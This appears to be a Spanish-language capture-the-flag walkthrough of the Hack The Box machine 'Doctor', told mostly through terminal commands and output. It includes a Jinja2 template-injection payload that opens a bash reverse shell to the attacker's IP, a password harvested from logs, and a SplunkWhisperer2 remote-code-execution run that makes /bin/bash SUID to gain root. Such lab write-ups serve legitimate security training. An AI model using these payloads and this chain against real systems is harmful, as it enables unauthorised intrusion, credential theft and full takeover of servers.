

1. Enumeración

Lanzamos un Ping para hacernos una idea de si la máquina víctima puede ser una máquina Windows o Linux. Por el TTL, parece que nos estamos enfrentando a una máquina Linux.

```
/home/parrot/HTB/doctor # ping -c 1 10.10.10.209
PING 10.10.10.209 (10.10.10.209) 56(84) bytes of data:
64 bytes from 10.10.10.209: icmp_seq=1 ttl=63 time=33.2 ms

--- 10.10.10.209 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.214/33.214/33.214/0.000 ms
```

La máquina víctima tiene abiertos los puertos 22 y 80.


```
/home/parrot/HTB/doctor # cat targeted -l ruby
File: targeted
1 # Nmap 7.92 scan initiated Sun Sep 18 14:34:40 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 10.10.10.209
2 Nmap scan report for 10.10.10.209
3 Host is up (0.033s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
7 |_ ssh-hostkey:
8 |_ 3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
9 |_ 256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
10 |_ 256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
11 80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
12 |_ http-methods:
13 |_ Supported Methods: OPTIONS HEAD GET POST
14 |_ http-title: Doctor
15 |_ http-server-header: Apache/2.4.41 (Ubuntu)
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Read data files from: /usr/bin/./share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Sun Sep 18 14:34:48 2022 -- 1 IP address (1 host up) scanned in 8.36 seconds
```

2. Análisis de vulnerabilidades.

Revisamos con whatweb, las tecnologías usadas.

```
~/home/nacra/htb/doctor
└─$ whatweb http://10.10.10.209
http://10.10.10.209 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][22], Email[info@doctors.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.209], JQuery[3.3.1], Script, Title[Doctor]
```


Accedemos a la web y vemos un correo electrónico info@doctors.htb. Por si luego necesitamos “fuzzear”, vamos a añadir dicho dominio al /etc/hosts. No vemos nada interesante accediendo por IP. Vamos a intentar acceder con <http://doctors.htb>. Veremos un panel de autenticación.



Nos creamos un usuario de prueba y accedemos. Revisamos el código fuente de la página y vemos un contenido interesante. Parece que hay una parte de la web oculta.

```
</button>
<div class="collapse navbar-collapse" id="navbarToggle">
  <div class="navbar-nav mr-auto">
    <a class="nav-item nav-link" href="/home">Home</a>
    <!---archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a-->
  </div>
  <!-- Navbar Right Side -->
  <div class="navbar-nav">
```

Nos creamos un post en la web, intentando explotar un SSTI.



Nos dirigimos a la web “archive” y comprobamos que es vulnerable a SSTI.

```
← → ↻ view-source:http://doctors.htb/archive
1
2 <?xml version="1.0" encoding="UTF-8" ?>
3 <rss version="2.0">
4 <channel>
5 <title>Archive</title>
6 <item><title>${7*7}</title></item>
7
8 </channel>
9 <item><title>7777777 </title></item>
10
11 </channel>
12
```

3. Explotación e intrusión.

Ahora que hemos detectado una vulnerabilidad de la cual nos podemos aprovechar para ganar acceso a la máquina víctima, vamos a intentar inyectar una “reverse shell”. Creamos un nuevo post con el siguiente contenido:

- `{{ self._TemplateReference__context.cycler.__init__.__globals__.__os.popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.63/443 0>&1\'").read() }}`

Nos ponemos en escucha por el puerto 443 con “nc” y nos dirigimos a la web “archive”.

```
← → × view-source:http://doctors.htb/archive
1
2 <?xml version="1.0" encoding="UTF-8" ?>
3 <rss version="2.0">
4 <channel>
5 <title>Archive</title>
6 <item><title>${7*7}</title></item>
7
8 </channel>
9 <item><title>7777777 </title></item>
10
11 </channel>
12 <item><title>uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
13 </title></item>
14
15 </channel>
16 <item><title>self._TemplateReference__context.cycler.__init__.__globals__.__os.popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.63/443 0>&1\'").read() }}</title></item>
17
18 </channel>
19
```

Y logramos el acceso.

```
/home/parrot/HTB/doctor 3m 21s #
nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.209] 36574
bash: cannot set terminal process group (898): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$ whoami
whoami
web
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$
```

4. Movimiento lateral.

Realizamos nuestro tratamiento de la TTY habitual. Inspeccionamos quienes somos, y vemos que pertenecemos al grupo adm.

```
web@doctor:~$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
```

¿Qué puede hacer los usuarios que pertenecen a este grupo? Pues visualizar los logs del sistema. Vamos a realizar una búsqueda en el directorio /var/log/, intentando encontrar alguna entrada con la palabra “password”.

```
web@doctor:~$ grep -R -e 'password' /var/log/
grep: /var/log/boot.log.2: Permission denied
/var/log/auth.log:Sep 18 14:30:25 doctor VGAuth[670]: vmttoolsd: Username and password successfully validated for 'root'.
/var/log/auth.log:Sep 18 14:30:25 doctor VGAuth[670]: message repeated 2 times: [ vmttoolsd: Username and password successfully validated for 'root'.]
/var/log/auth.log:Sep 18 14:30:30 doctor VGAuth[670]: vmttoolsd: Username and password successfully validated for 'root'.
/var/log/auth.log:Sep 18 14:30:38 doctor VGAuth[670]: message repeated 20 times: [ vmttoolsd: Username and password successfully validated for 'root'.]
/var/log/auth.log:Sep 18 15:37:42 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
grep: /var/log/boot.log.4: Permission denied
grep: /var/log/speech-dispatcher: Permission denied
grep: /var/log/vmware-network.4.log: Permission denied
/var/log/auth.log.1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
/var/log/auth.log.1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
grep: /var/log/vmware-network.9.log: Permission denied
grep: /var/log/vmware-network.1.log: Permission denied
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
```

Encontramos la credencial “Guitar123”.

Revisamos el fichero /etc/passwd y nos fijamos en el usuario shaun. ¿Pertenece a la clave anterior a este usuario?

```
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash
shaun@doctor:~$
```

Intentamos cambiarnos de usuario y efectivamente las credenciales funcionan.

```
web@doctor:~$ su shaun
Password:
shaun@doctor:/home/web$ whoami
shaun
shaun@doctor:/home/web$
```

5. Escalada de privilegios.

Anteriormente, al revisar el fichero /etc/passwd, vimos que existía un usuario llamado splunk. Comprobamos si realmente está corriendo este software y si lo hace sobre el contexto de root, y efectivamente. Ya tenemos una posible forma de escalar privilegios.

```
shaun@doctor:~$ ps -aux | grep splunk
root    1128  0.0  2.2 265920 91884 ?        Sl   14:30   0:07 splunkd -p 8089 start
root    1130  0.0  0.3  77664 15756 ?        Ss   14:30   0:00 [splunkd pid=1128] splunkd -p 8089 start [process-runner]
```

Googleando, encontramos el siguiente enlace: <https://github.com/cnotin/SplunkWhisperer2>

.gitignore	Initial commit	4 years ago
PySplunkWhisperer2_local.py	Initial commit	4 years ago
PySplunkWhisperer2_remote.py	Changed PySplunkWhisperer2_remote.py from python2 to python3	2 years ago
README.md	Update README.md	4 years ago
build_exe.bat	Initial commit	4 years ago
requirements.txt	Fix vuln in Python requests	4 years ago

Nos clonamos el proyecto a nuestra máquina.

```

/home/parrot/HTB/doctor /x1
└─$ git clone https://github.com/cnotin/SplunkWhisperer2
Clonando en 'SplunkWhisperer2'...
remote: Enumerating objects: 60, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 60 (delta 0), reused 0 (delta 0), pack-reused 54
Recibiendo objetos: 100% (60/60), 22.00 KiB | 523.00 KiB/s, listo.
Resolviendo deltas: 100% (19/19), listo.

```

Intentamos ejecutar el exploit sin credenciales, pero nos da un error de autenticación.

```

/home/parrot/HTB/doctor/SplunkWhisperer2/PysplunkWhisperer2 master
└─$ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.2 --payload id
Running in remote mode (Remote Code Execution)
[.] Authenticating...
Authentication failure
<?xml version="1.0" encoding="UTF-8"?>
<response>
  <messages>
    <msg type="ERROR">Unauthorized</msg>
  </messages>
</response>

```

Vamos a probar con las credenciales del usuario shaun. En esta ocasión si que parece que funciona.

```

└─$ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.63 --username shaun --password Guitar123 --payload id
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmppezvrek.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.63:8181/
10.10.10.209 - - [18/Sep/2022 16:49:13] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup
[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!

```

Vamos a lanzar de nuevo el exploit, pero esta vez dando permisos SUID a la bash.

```

/home/parrot/HTB/doctor/SplunkWhisperer2/PysplunkWhisperer2 master
└─$ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.63 --username shaun --password Guitar123 --payload "chmod u+s /bin/bash"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpde0stft0.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.63:8181/
10.10.10.209 - - [18/Sep/2022 16:50:06] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup
[.] Removing app...
[+] App removed
[+] Stopped HTTP server

```

Comprobamos que se hayan cambiado los permisos y ejecutamos bash -p. Con esto, terminamos la escalada.

```
shaun@doctor:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
shaun@doctor:~$ bash -p
bash-5.0# cat /root/root.txt
85dfa692a4760fabfc6f11799868c12b
bash-5.0# ^C
bash-5.0#
```